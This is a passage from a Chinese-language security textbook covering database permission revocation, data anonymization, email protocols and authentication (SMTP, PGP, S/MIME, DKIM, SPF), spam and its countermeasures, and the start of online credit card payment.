下面介绍的技术能有效地确定撤销语句的影响，即为每个权限授予操作维护一个时间戳 (time stamp)。也就是说，数据库维护一个表 grants，它的属性包括 grantor、grantee、privilege 和授权的时间戳。如果表 grants 至少有一条记录包含 P ，则用户拥有一定的权限 P 。例如，我们假设表 grants 有如下记录：

Grantor	Grantee	Privilege	Timestamp
Alice	Carol	P	1
Bob	Carol	P	2
Carol	David	P	3

接下来，在时间 5，Alice 撤销了她授予 Carol 的权限。结果，表 grants 中的第一条记录被删除。但是，Carol 仍有权限 P，因为 Bob 也授予了她这个权限。但在时间 3，Carol 如何将权限 P 授予 David 呢？第一条记录被删除，会使 David 失去权限 P 吗？答案是不会，当 Carol 在时间 3 对 David 授权时，在时间 2，Bob 已经授予了 Carol 权限 P。因此，即使没有 Alice 对 Carol 的授权，Carol 仍能对 David 进行有效授权。但是，如果假设，在时间 4 而不是时间 2，Bob 对 Carol 进行授权，则在时间 3，Carol 不能对 David 进行有效授权。因此，应该从表 grants 中删除相关的记录。传播权限撤销算法的伪代码如下所示。

```

REVOKE(record X)
1 let X=(A,B,P,t)
2 delete record X from grants
3 t*←current_time
4 for each record R such that R.grantee = B and R.privilege = P
5   do if R.timestamp < t*
6     then t* ← R.timestamp
7 // t* is the earliest time stamp of a grant of P to B
8 for each record R such that R.grantor =B and R.privilege = P
9   do if R.timestamp < t*
10    then REVOKE(R)

```

10.1.4 敏感数据

除了要确保数据库相应的访问控制措施到位之外，还必须小心，存储敏感数据时，要保护用户的隐私，满足敏感数据的机密性需求。

使用加密

如果存储在数据库中的信息有机密性的需求，则不能将这些信息存储为明文，而应该存储为密文（即加密函数的输出）。举个例子，分析，将用户账户密码存储在数据库中的一个网站。回忆一下，在第 3.3.2 小节介绍的基于密码的身份验证方法，用户账户密码不应存储为明文，因为发生数据库入侵事件时，攻击者会知道每个用户的账户密码。应该对每个密码和它的盐执行加密散列，然后存储散列值。当用户登录时，对用户提供的密码和存储在数据库中的盐执行散列，并将结果与存储的散列值进行比较。如果攻击者入侵了数据库，则只能得到散列表，并不能恢复实际的密码，除非他能成功地进行字典攻击或蛮力攻击。

举另一个例子，在数据库中，应以加密形式保存机密文件，授权用户应该知道解密密钥，但不能将解密密钥存储于数据库中。标准的加密方法防止提供关键字的文件搜索。

隐私保护

除了采取措施来保护用户敏感信息的机密性之外，数据库所有者还应充分考虑公开隐私或授权访问敏感信息所产生的影响。如果数据库是公开的，比如说出于研究的目的，则应删除姓名、地址、社会安全号码、员工人数和学生人数等身份信息，或改用四不像的掩码值（masking value），从而不提供任何身份信息。例如，当每个员工的名字用唯一的 ID（如 id001、id002、id003 等）替换之后，就可以公开员工的数据库。

推理攻击

即使删除或屏蔽掉身份信息，攻击者仍能将其他的信息与数据库结合，得到底层的数据。这种攻击被称为推理攻击（inference attack）。举个例子，分析一个员工记录的数据库，它的属性有姓名、性别、ID 号和工资。假设，一方能访问表的消毒版本，其中该版本的表中删除了姓名属性，用途是按性别建立工资的统计。另一方为了作报表，所拥有的表有一对属性：ID 号和名字，且两者一一对应。如果这两方进行过合作，则他们能很容易地推断出每个员工的工资，尽管这并非出于数据库的所有者的本意。一般来说，当授予访问数据库的修改版时，管理员应该考虑在被授权者之间是否能共谋，来访问未经授权的信息。

保护数据库免受推理攻击

为了保护数据库免受推理攻击，在公开数据库之前，可以使用如下的技术，如图 10.4 所示。

- **单元抑制（cell suppression）：**在使用这种技术时，会删除数据库中的一些单元，在公开版本中只留下空白。目的就是抑制重要单元不被推理攻击所利用，使攻击者不能确定个人的敏感信息。
- **推广（generalization）：**在使用这种技术时，公开数据库中的一些值被更常用的值所替代。例如，像“1983 年 6 月 2 日”这样的出生日期可被像“1980-1984”这样的生日范围所替代；像“92697-3435”这样的邮政编码可以改为“926xx-xxxx”。推广到临界值的目的在于：使实际值与其他值相混合，使推理攻击变得不可行。
- **加噪（noise addition）：**在使用这种技术时，在公开数据库中添加了随机值，使具有相同属性的所有记录的平均噪声为零。例如，年龄值添加的随机值范围是 -5 到 5。这样做的目的是模糊个人年龄值，同时保护平均值不变。

当然，这些技术都使公开数据库的信息不再那么具体，它能满足某些法规的需求，如美国人口普查局从来没有公布过可以直接追溯到任何一个美国公民的信息。

Num	Age1	Age2
11	49.3	53.6
18	46.9	63.2
20	49.3	49.8
35	43.6	46.5
42	46.4	
44	47.5	

(a)

Num	Age1	Age2
11	49.3	
18	46.9	63.2
20	49.3	
35		
42	46.4	
44	47.5	

(b)

Num	Age1	Age2	Num	Age1	Age2
11	45~50	50~60	11	47.7	55.2
18	45~50	60~75	18	49.2	64.3
20	45~50	45~50	20	51.6	52.8
35	40~45	45~50	35	42.3	47.3
42	45~50		42	47.1	
44	45~50		44	48.0	

(c)

(d)

图 10.4 在公开数据库中保护个人隐私的混淆技术：(a) 删除个人姓名的表；
 (b) 使用单元抑制的匿名表；(c) 使用推广的匿名表；(d) 使用噪声的匿名表

上述的混淆技术，显然存在着一定的问题，为了保护大量的隐私，应该如何应用这些技术呢？在极端情况，我们可以完全“模糊”数据，使数据变得完全不可用，数据库只不过包含随机噪声和空白单元。这样能完全保护数据的隐私，但这些数据也完全无用了。因此，当应用上述的模糊处理技术时，应结合一定的规则，确定何时才对数据进行完全模糊。但非常不幸，到目前为止，对于何时对公开数据库的信息进行完全模糊，还没有广泛地被认可的标准。但是，已经提出了如下的两个标准：

- **k-匿名 (k-anonymization)**：在这个标准中，如果任何 SELECT 查询至少会返回 k 条记录，就要考虑对数据库进行完全模糊，其中 k 是容忍信息泄露的最大阈值。
- **差别隐私 (Differential privacy)**：在这个标准中，如果对于数据库中的任何记录 R ，对于某些敏感属性 P ，在数据库中， P 在记录 R 中的概率是 p ； P 不在记录 R 中的概率是 p' ，两个概率相差最多为 ε ，其中 ε 是容忍信息泄漏的最小阈值。

当然，这两个标准都提供了量化的隐私级别。

10.2 电子邮件安全

电子邮件是一个使用最广泛的互联网应用。事实上，通过互联网，能给特定的组和个人发送消息和文件是如此强大的工具，它改变了人们的沟通方式。正因为如此，电子邮件才会被如此广泛、普遍的使用，电子邮件安全涉及一些典型的安全问题：如身份验证、完整性和机密性。在本小节，先简要介绍电子邮件的工作原理，然后，分析实现电子邮件安全的技术。最后，分析电子邮件的最重要的安全问题——垃圾邮件。

10.2.1 电子邮件的工作原理

现在的电子邮件系统使用几个协议来传送消息。客户端发送给接收方邮件服务器的消息由简单邮件传输协议（Simple Mail Transfer Protocol, SMTP）处理。SMTP 是一个简单的、基于文本的应用层协议，发送邮件客户端和对应的接收服务器间使用 TCP 进行“会话”。在 SMTP 模型中，将客户端称为邮件用户代理（Mail User Agent, MUA）。MUA 发送消息

给邮件发送代理（Mail Sending Agent, MSA），MSA 负责将消息发送给收件人。MSA 和 MTA 经常驻留在同一台服务器上。发件人的 MTA 将消息发送给接收方的 MTA，其中，消息要传送到邮件投递代理（Mail Delivery Agent, MDA），然后，MDA 负责确保消息到达接收方的 MUA。

客户端—服务器的会话

客户端通过端口 25 启动与 MSA 的 SMTP 会话，与用户的 ISP 管理的其他会话一样。在建立 TCP 连接并接收到服务器的标志之后，客户端使用 HELO 命令标识自己。在接收到来自服务器的确认之后，客户端使用 MAIL FROM 字段标识消息的发件人。接下来，客户端使用 RCPT TO 字段指定收件人。最后，客户端在 DATA 部分提供信息和任何附件，在发送消息之后，客户端使用 QUIT 命令终止连接。一个 SMTP 会话的示例如下，其中客户端用“C”表示，服务器用“S”表示：

```
S: 220 mail.example.com ESMTP Postfix
C: HELO relay.example.com
S: 250 mail.example.com Hello relay.example.com, pleased to meet you
C: MAIL FROM:<joe@example.com>
S: 250 <joe@example.com> sender ok
C: RCPT TO:<alice@othersite.com>
S: 250 <alice@othersite.com> recipient ok
C: DATA
S: 354 enter mail, end with "." on a line by itself
C: From: "Joe Smith" <joe@example.com>
C: To: "Alice" <alice@othersite.com>
C: Subject: Sample SMTP conversation
C: This is an example of an SMTP conversation. Hope you like it.
C: .
S: 250 Mail accepted for delivery
C: QUIT
S: 221 mail.example.com closing connection
```

接下来，MSA 将这个消息发送给 MTA，然后，MTA 查询域名系统（DNS）（参见第 6.1.2 小节），将收件人 MTA 的域名解析为 IP 地址。例如，收件人为 joe@example.com，发件人 MTA 将得到域名 example.com MTA 的 IP 地址。然后，发件人 MTA 使用与上述相似的会话将消息转发给收件人 MTA，然后，MTA 将消息传输给 MDA。

SMTP 协议负责将邮件发送给处理消息队列的服务器，但 SMTP 不能用于向客户端发送邮件。向客户端发送邮件要使用其他两个协议：邮局协议（Post Office Protocol, POP）和互联网邮件访问协议（Internet Message Access Protocol, IMAP）。

POP 是一个早期协议，支持拨号上网的客户端。因此，典型的 POP 会话包括客户端连接到它们的 MDA，下载任何新消息，从服务器删除这些消息，并断开连接。

IMAP 是一个较新的协议，同时提供联机和脱机操作。在联机模式下，客户端连接到邮件服务器，并维护连续的连接，允许客户端下载所需的信息。IMAP 还允许客户端在实

际下载消息之前，基于一些标准先在邮件服务器上搜索这些消息。最后，在默认情况下，大多数 IMAP 会话会将电子邮件完整地留在邮件服务器上，而是在下载后删除它们。

10.2.2 加密和身份验证

以上发送和接收电子邮件的协议都没有内置的机制来保证电子邮件的机密性。因此，任何一方都能通过 IP 嗅探（参见第 5.3.4 小节）截获流量，窃听在自己子网中传输的电子邮件。为了提供机密性，可以在传输层或应用层对电子邮件进行加密。

一种保障电子邮件隐私的最常用技术是加密邮件消息的实际传输，而不是加密电子邮件的内容。大多数邮件服务器都支持 SSL/TLS（参见第 7.1.2 小节），它们能安全地加密 TCP 流量。通常在每级通信中使用这两个协议——即在客户端和本地邮件服务器之间、在本地邮件服务器和目标邮件服务器之间以及目标邮件服务器和收件人之间使用这两个协议。针对传输中的窃听，传输层能使用加密来保护传输中的消息，但这也意味着对处理这些消息的邮件服务器的一种信任。例如，能访问 ISP 邮件服务器的 ISP 员工能读取存储在服务器上的所有电子邮件消息。

完美隐私

为了提供更高级别的机密性，保护客户端到客户端的消息，必须对电子邮件消息的实际内容也进行加密。为此，已提出了几种方法。一个众所周知的系统就是完美隐私（Pretty Good Privacy, PGP），它使用公钥密码系统来加密电子邮件，或者对电子邮件进行数字签名。当使用 PGP 向收件人发送消息时，发件人使用收件人的公钥对消息加密，因此，只有收件人使用自己的私钥才能解密消息。

对 PGP 的安全而言，验证收件人公钥的真实性是非常重要的，因为攻击者可能诱骗发件人使用攻击者的公钥，而攻击者有相应的私钥，就能解密邮件。PGP 的安全依赖于信任网（Web of trust）的概念，与证书服务（如 SSL）的层次模型不同，信任网形成连接到受信任根证书的信任链，在 PGP 的方案中，其他受信任用户可以对每个公钥进行数字签名，这些受信任的用户被称为推荐人（introducer），能证明该公钥确实属于声明所有权的一方。信任网的基本思想是：在使用这个系统很长一段时间之后，每个用户都会保留受信任公钥的集合，每个对应的受信方都可以扮演推荐人的角色，来验证新公钥的真实性，如图 10.5 所示。

身份验证

目前用于验证电子邮件消息来源的有两个主要方法：

- **发送用户（sending user）的身份验证：**这种方法允许收件人的邮件服务器确定电子邮件的作者。但是，为了使该方法有效，需要为电子邮件用户部署大量的私钥-公钥对。基于此原因，在实践中很少使用发送用户的身份验证。
- **发送邮件传输代理（sending mail transfer agent）的身份验证：**这种方法通常确定邮件作者的组织，而不是个别作者。它比部署发送用户的身份验证要简单，所以这种身份验证日益普及。




图 10.5 PGP 的信任网。从 A 到 B 的有向边表示 A 对 B 的公钥进行了签名。一个完整的复选标记表示对 Alice 的公钥完全信任，半个复选标记表示对 Alice 公钥部分信任。没有复选标记或有半个复选标记的用户没有 Alice 信任的公钥。

当然，对所有类型的电子邮件消息进行数字签名也是很复杂的，因为即使是传输中无关紧要的修改（如编码的变化）也会导致签名验证失败。因此，应该格式化被签名的电子邮件正文，以此降低传输过程中修改所造成的风险。这种格式化过程被称为规范化（canonicalization）。

发送用户身份验证：S/MIME

对电子邮件进行数字签名能验证发件人。为了使用这种方法，发件人和收件人的 MUA 需要支持与签名和验证相关的加密操作，且双方就所用的密码系统达成一致意见。对签名的电子邮件进行验证时，收件人需要得到发件人的公钥。发件人可以通过安全信道将公钥发送给收件人，也可以由收件人信任的权威方对公钥进行证明。


发送用户的身份验证使用 S/MIME 标准，在该标准中，根据多用途互联网邮件扩展（Multipurpose Internet Mail Extensions, MIME）标准规定了电子邮件的结构，它定义了格式和附件的编码。S/MIME 消息的正文有两部分组成：

- 第一部分是信息本身，它可以由多个部分组成，如包括文本和附件。
- 第二部分是对第一部分的数字签名。

S/MIME 消息的结构示意图如图 10.6 (a) 所示。

发件人的 MTA 身份验证：DKIM

用于验证发送邮件传输代理（MTA）的第一种方法是域密钥标识邮件（DomainKeys Identified Mail, DKIM）。在 DKIM 中，签名实体（通常是发件人的 MTA）向消息中增加签名，表明消息的签名实体所在的域。对于签名实体的公钥分发，DKIM 依赖于 DNS（参见第 6.1.2 小节），公钥存储在 DNS 的文本记录中。因此，DKIM 极易受到针对 DNS 基础结构（参见第 6.1.3 节）的攻击，除非部署了 DNSSEC。



(a)

(b)

图 10.6 数字签名的电子邮件消息：(a) S/MIME 消息的结构，其中签名部分是指消息正文之外的其余部分，但不包括头。(b) DKIM 消息的结构，其中在 DKIM 头中的签名是指消息正文和选定的头。

DKIM 签名不仅涉及消息的正文，还包括选定的头。特别是，必须对 FROM 字段进行签名。在一个特殊的头字段——DKIM Signature 中包含了签名，还需将这个字段添加到消息中。DKIM 签名包括如下的属性：

- v: DKIM 规范的版本
- d: 签名实体的域
- s: 在域内选择的签名密钥
- a: 用于签名和散列的加密算法的识别码，例如，rsa-sha256
- c: 规范化算法，在计算散列之前，将消息转化成标准化的格式，例如，删除结束时的空行
- h: 除了主体之外，签名所涵盖的头字段列表
- bh: 对消息正文计算散列
- b: 签名

DKIM Signature 头的示例如图 10.7 所示。

```
DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed; d=brown.edu; s=cs;
h=domainkey-signature:mime-version:received:in-reply-to:references
:date:message-id:subject:from:to:cc:content-type;
bh=L+J52L7uTfKTTeI/+2ywqQMHLieGvI6tsXjDNaYSeW+8=;
b=vE2bvcj8GVHGHeECJA4WJ/t1BRbLBvITQywBZl/HgFSMRfoIVUvH9lyVeMitOaNMeQ
C29TN P5fUPphaFhHb9tf8EkjBl0jRryWRAI5/r5RgT6z5DLWs8fgHe0wUbWEwBQ+sSTs
A+vbfuLObSIgwdxu8lHNOfiSLY0u2CM6R3ls=
```

图 10.7 DKIM Signature 的头字段

MTA 身份验证的优点

电子邮件之所以不安全，是由于在互联网创建时，可以信任使用互联网的每一个用户，也就是，没有 MTA 身份验证，发件人可以根据自己的喜好设置电子邮件消息中的 FROM 字段。因此，如果发件人声称自己是一个值得信赖的金融机构，在标准协议中，并不能防止用户这样做。MTA 身份验证的优点在于：发件人很难伪造 FROM 字段，因为 MTA 已经对该字段进行了签名，证明发件人身份的真实性，MTA 要为此负责。

越来越多的网络邮件服务（如 Gmail）都采用 DKIM 对传出内容的正文和消息头进行签名。此外，许多网络邮件服务已经开始拒绝那些没有经过数字签名的邮件。例如，Gmail 现在拒绝所有声称来自 eBay 和 PayPal 域的邮件，除非邮件具有有效的 DKIM 签名来验证其来源。这些措施能有效地减少垃圾邮件（参见第 10.2.3 小节）和声称来自这些域的网络钓鱼（参见第 7.2.2 小节）。

发件人 MTA 的身份验证：SPF 和 SIDF

发件人策略框架（Sender Policy Framework，SPF）使用另一种方法对发件人 MTA 进行身份验证，其中并未使用加密。在域中，授权发送电子邮件的 MTA 的 IP 地址存储在该域的 DNS 文本记录中。接收 MTA 会检查发送 MTA 的 IP 是否在发件人域的授权 IP 地址列表中，该发件人的域是在 MAIL FROM SMTP 命令中指定。SPF 依赖于发送 MTA 的 IP 地址。因此，SPF 极易受到 IP 源地址伪造攻击和 DNS 缓存中毒攻击。SPF 局限性在于它不支持邮件的转发。此外，SPF 也不能保护消息正文的完整性。

将 SPF 与 DKIM 比较，我们观察到 SPF 是基于信道的，验证在 SMTP 信封内所提供的发件人的域，而 DKIM 技术是基于对象的，验证在 FROM 头字段所提供的发件人的域。与 DKIM 相比，因为 SPF 在发送 MTA 和接收 MTA 都不执行加密操作，所以 SPF 的优点是处理更快、实现更简单。与 DKIM 相比，SPF 的缺点是不支持邮件的转发，且不能保护邮件内容的完整性。SPF 和 DKIM 都极易受到针对 DNS 基础结构的攻击。

发件人 ID 框架（Sender ID Framework，SIDF）与 SPF 类似。它也验证头中指定字段（如 FROM 字段或 SENDER 字段）中发件人的域。

10.2.3 垃圾邮件

在使用电子邮件的初期，广告商利用电子邮件能轻而易举地访问数以百万计的客户。垃圾邮件（Spam）正式名称为不请自来的批量电子邮件（unsolicited bulk email），垃圾邮件是无需提前与收件人联系，就发送给许多收件人的电子邮件。最常见的垃圾邮件包含广告，但也可能存在更多的恶毒动机，如网络钓鱼和其他的欺诈行为。由于所在国家不同，垃圾邮件是否合法仍是个问题，但通过法律禁止发送垃圾邮件是很难的，因为垃圾邮件是一个全球性的问题。垃圾邮件非常普遍，据估计，在发送的所有电子邮件中，垃圾邮件约占 94%。

对于广告商而言，垃圾邮件是如此诱人，因为它与非电子邮件不同，发送垃圾邮件的主要费用是由收件人承担，收件人需要存储和处理邮件。对于大型的组织而言，这笔费用

并不是小数目。在写这本书时，据估计，垃圾邮件的费用大约为每年 100 亿美元。

除了巨大的财政负担之外，垃圾邮件还成为最终用户的一大麻烦，给用户带来不方便，有时甚至是公然的威胁。垃圾邮件往往是欺诈者的载体、恶意软件的传播手段、网络钓鱼攻击的起点，或是引诱收件人执行一些不明智操作的社会工程。由于这些原因，人们已开发了大量的技术来打击和防止垃圾邮件到达最终用户。在本小节中，我们讨论垃圾邮件发送者使用的一些技术，还探索一些应用于垃圾邮件战争中的预防措施。

获取地址

垃圾邮件发送者能使用几种技术来获取邮件列表。他们通过使用专门设计的程序来自动获取地址，这些程序爬行在 Web 上，收集任何类似电子邮件地址的信息，这一过程被称为蜘蛛（spidering）。个人对自己公开的电子邮件只需进行简单修改就能挫败这种复杂的垃圾邮件获取程序。如，将电子邮件地址改为 john (dot) smith (at) example (dot) com，人类很容易理解这是一个电子邮件地址，但自动检测程序就很难知道这是一个电子邮件地址。

除了自动搜索电子邮件地址之外，垃圾邮件发送者还经常从其他垃圾邮件发送者、广告合作伙伴或犯罪网络购买与销售电子邮件列表。出于这个原因，鼓励用户只为受信方提供电子邮件地址，审查网站的隐私策略后，再决定是否向该网站提供电子邮件地址。

发送垃圾邮件

垃圾邮件发送者采用多种方法，以方便发送大量的电子邮件。最常见的技术是通过伪造消息的 FROM 字段来隐藏电子邮件的来源。虽然这可能会愚弄一般的收件人，但在邮件头中包含了发送方 SMTP 服务器的 IP 地址，任何进一步的调查都能揭露这种伪造。

开放中继和代理

如果垃圾邮件发送者直接从 ISP 的邮件服务器发送邮件，收件人最有可能抱怨该 ISP，ISP 应该关闭垃圾邮件发送者的账号。但是，大多数垃圾邮件发送者增加了误导层，通过第三方发送垃圾邮件。开放中继（open relay）是一个 SMTP 服务器，配置成为任何收件人向任何目的地发送电子邮件，而相比之下，大多数 ISP 邮件服务器只对自己的客户转发电邮。垃圾邮件发送者可以使用开放中继发送邮件，而不必依赖 ISP 的邮件服务器。但是，众所周知，运行一个开放中继是非常危险的，所以现在很少有邮件服务器允许开放中继。

垃圾邮件发送者依赖的另一种常见的技术是使用代理服务器（proxy server），代理服务器就是连接一对互联网用户的中间人。例如，当一方通过代理服务器向另一方发送消息时，收件人收到的消息来自于代理，而不是来自于真正的来源。开放代理也是一种服务器，互联网上的任何用户都可以自由地使用开放的代理服务器。通过开放的代理服务器发送邮件，垃圾邮件发送者能隐藏自己邮件的真正来源。为了跟踪垃圾邮件的真正来源，调查人员需要分析代理服务器的日志，代理服务器位于世界的任何地方，没有政府的干预，代理服务器的拥有者是不会合作的。虽然开放邮件中继服务很少是合法的，但开放代理服务器通常是为了用户能匿名浏览互联网，服务器的拥有者并没有恶意，本身也是安全的。

验证码

日益普及的网络邮件为垃圾邮件发送者提供了新的策略。垃圾邮件发送者可以注册一个免费网络邮件服务账户，并使用该账户发送垃圾邮件，直到网络邮件提供者检测到这一活动为止。许多垃圾邮件发送者都通过创建程序自动完成网络邮件账户的注册，发送尽可能多的邮件，当账户被禁用后，再一直重复这个过程。

为了打击自动创建电子邮件账户的策略，大多数网络邮件服务需要用户解决全自动人机区分图灵测试（Completely Automated Public Turing test to tell Computers and Humans Apart, CAPTCHA），简称为验证码（CAPTCHA）。人类能很容易地完成这样的任务，但由计算机编程则很难解决。大多数的 CAPTCHA 是图像识别问题，其中扭曲的图像包含一行文本，用户必须解释嵌入的文本，如图 10.8 所示。



图 10.8 验证码。要求用户在输入框中按指定顺序输入所看到的单词，对人类而言，这比较容易，但对于计算机而言，则比较难

但非常不幸的是，一些垃圾邮件发送者绕过这些 CAPTCHA，利用了需要访问者输入 CAPTCHA 才能获得访问的网站。访问者并不知道，这些 CAPTCHA 实际上是网络邮件服务器注册页面复制来的。然后，用户提供的解决方案被传递到自动垃圾邮件僵尸主机，为垃圾邮件发送者注册网络邮件账户。此外，一些垃圾邮件发送者甚至以低工资聘请来自发展中国家的工人来帮助他们解决 CAPTCHA 的问题。但是，无论是上述的哪种情况，CAPTCHA 的使用都增加了垃圾邮件发送者的营运开支，因此，这些技术是具有积极作用的。

垃圾邮件和恶意软件

经常使用被恶意软件感染的计算机来发送垃圾邮件，这使得黑客能把入侵的计算机变成自己获利的工具。事实上，据估计，超过 80% 的垃圾邮件来自僵尸网络，僵尸网络是攻击者已入侵的网络，由单独的攻击者控制（参见第 4.3.5 小节）。即使不使用僵尸网络，许多病毒也将主机变成了垃圾邮件僵尸主机，从而每天发送数以百万封的电子邮件。另一些病毒使主机变成开放的代理，垃圾邮件发送者利用它们来匿名发送垃圾邮件。当然，很难检测到这些邮件是垃圾邮件，因为它们来自于冒充合法用户的僵尸主机。

垃圾邮件的经济学

最终，垃圾邮件会使收件箱达到饱和，之所以要不断地发送垃圾邮件，是因为垃圾邮件发送者有利可图。为了分析垃圾邮件的盈利能力，我们必须分析相关的一些因素。发送垃圾邮件的成本就是维护电子邮件列表，如果电子邮件列表是从另一方购买的，成本会

增加。

发送方在发送电子邮件时所用的费用微乎其微，因为几乎所有的与存储大量信息相关的运营成本都强加到了收件人的身上。

垃圾邮件发送者还需承担收购（或租赁）、维护僵尸网络和邮件服务器的费用。最后，在分析垃圾邮件经济学的模型中，应该将发送垃圾邮件（包括刑事指控）的风险作为一个因素。

垃圾邮件是有利可图的，因为总回报要大于总消费。转换率（conversion rate）是指垃圾邮件收件人执行了使垃圾邮件发送者获得收益操作的比率。例如，这些操作可能是购买产品、签订服务，或者只需点击广告，这也会给垃圾邮件发送者带来广告收入。转换率通常极小。通过僵尸网络进行的渗透实验结果表明发送 3.5 亿个消息中有 28 次响应，转换率是 0.000008%。在一般情况下，研究人员估计，垃圾邮件的平均转换率低于 0.0001%。但是，虽然转换率极低，收件人的绝对数量还能使垃圾邮件发送者收回成本，并能盈利，如图 10.9 所示。



图 10.9 实际对垃圾邮件进行响应的收件人只有 0.0001%

一种简单方法可以对垃圾邮件发送者所预期的利润 P 进行建模，可以用如下公式表示这种建模方法：

$$P = C \cdot N \cdot R - O$$

其中 C 是转换率， N 是收件人的数量， R 是被转换电子邮件的回报， O 是所有操作的成本，包括估计风险投资和货币总量。作为防御垃圾邮件的第一道防线，过滤技术能减少 N 的值。此外，对用户进行教育也有助于减少 C 的值。

黑名单和灰名单

一种广泛使用的、防止垃圾邮件到达最终用户的方法是使用黑名单（blacklisting），黑名单是已知或被怀疑的垃圾邮件源，可以基于黑名单过滤接收的电子邮件。由单独的 ISP 维护准确的黑名单是不可能的，有一些集中资源专门汇集垃圾邮件源的列表，然后，邮件提供商下载这些列表来协助垃圾邮件的过滤。

经常使用域名系统（DNS）公开垃圾邮件黑名单，在这种情况下，这些黑名单被称为 DNS 黑名单（DNSBL）。这种做法存在着争议，许多 DNSBL 发行人对垃圾邮件和汇集的

黑名单都采取积极主动的态度，这可能会阻止合法邮件到达目的地。支持者认为，积极的黑名单将迫使容忍垃圾邮件发送者的 ISP 为自己的过失负责，而反对者认为，这会影响在互联网上的言论自由。

另一种垃圾邮件过滤技术是灰名单（greylisting），接收邮件服务器拒绝来自未知发件人的邮件。当接收来自未知发件人的电子邮件时，接收邮件服务器发送一个“临时拒绝”消息给发送方，并记录相应的信息。由于这种临时拒绝消息是 SMTP 协议规范的一部分，合法的发送方会响应，并在一段时间后，重传被拒收的邮件，此刻，接收邮件服务器将接收这种电子邮件。

这种策略依赖于这样一个事实：垃圾邮件发送者通常会向数以百万计的收件人发送电子邮件，没有足够的资源来处理这些临时拒绝，并重传邮件。灰名单的配置非常容易，一旦设置后，就不再需要与管理员进一步交互。虽然这也符合 SMTP 协议的规范，但用户可能还是希望能接近实时地接收邮件，灰名单会阻止未知发件人的邮件。但是，考虑到灰名单能有效地减少垃圾邮件，许多管理员还是非常愿意选择灰名单这种折中的方法。

内容过滤

我们讨论的最后一个反垃圾邮件机制是最复杂的内容过滤（content filtering）。在这种技术中，网络管理员部署应用程序或扩展邮件服务器，分析接收到的每封电子邮件的正文和附件，确定每封电子邮件是垃圾邮件的可能性，并基于这一评估执行相应的操作。一个最简单的内容过滤方法是使用黑名单关键字列表，如果邮件包含黑名单中的关键字，则将其标记垃圾邮件。这种方法能提供对邮件的基本保护，但它的误报率一般很高，一些合法的电子邮件会被错误地标记为垃圾邮件，同时它也存在着漏报，只因为避免使用垃圾邮件关键字，例如，使用像“Vlagra@”这样的变相关键字，该方法就会将垃圾邮件标记为合法邮件。

为了提供更好的结果，人们已开发出了更复杂的方法，基于邮件内容对电子邮件进行分类。一种最有效的技术是贝叶斯过滤（Bayesian filtering），它使用机器学习算法，随着时间的推移，能对合法电子邮件和垃圾邮件进行区分。为了实现这种“学习”，过滤器首先要经过一段时间的训练，在训练期间，它根据用户的响应来分析是否将电子邮件标记为垃圾邮件。过滤器维护在这些电子邮件内容中出现的所有单词列表，并计算电子邮件中每个单词是垃圾邮件或合法邮件的概率。一旦这些概率经过了一段时间的校准，过滤器能指定接收的每封电子邮件的级别，该级别表明该邮件是垃圾邮件的概率。然后，管理员设置一个阈值，如果电子邮件的垃圾等级高于这个阈值，会采取适当的操作，如完全阻塞该电子邮件或将其放到隔离区。

最近，在垃圾邮件过滤的研究中，又提出了一些技术，即寻求可以合作的用户，对垃圾邮件进行分类和阻止。但是，在进行设置时，必须小心，要确保每个做出贡献的用户不违反自己电子邮件的隐私。为了实现这一目标，如大型保护隐私的协作反垃圾邮件系统（A Large-scale, Privacy-Aware Collaborative Antispam System, ALPACAS）最先采用了特殊设计的转换功能，检查每封电子邮件，对特定的消息生成“指纹”。在理想的情况下，从计算角度而言，与单向散列函数类似，根据指纹确定消息的内容是可行的。此外，即使垃圾邮件发送者应用了回避技术，巧妙地使每封垃圾邮件的内容发生变化，也不会影响这类邮件

的指纹结果。事实证明，与传统的贝叶斯过滤相比，ALPACAS 系统的过滤效果更佳，在未来能得到更广泛的实现。

10.3 支付系统和拍卖

10.3.1 信用卡

大多数网上销售都使用信用卡或借记卡完成。网上信用卡交易分为几个阶段，也包括许多参与方：客户、客户的银行、商家、商家的银行和卡网络（如万事达卡），其中客户的银行也称为发卡者（issuer），商家的银行也称为收款银行（acquirer），卡网络也称为卡协会（card association）。

在授权（authorization）阶段，如图 10.10 所示，客户向商家提供信用卡号、到期日期和安全码等相关信息。商家向收款银行提交交易，通过卡网络将交易转发给发卡者。发卡者验证卡的有效性和在客户信用额度中现金的可用性。如果验证成功，发卡者从客户的信用额度中扣除购买金额，并通过卡网络和收款银行将交易授权发送回商家。授权阶段是实时发生的。一旦商家收到了购买授权，它会将所购买的商品发送给客户。

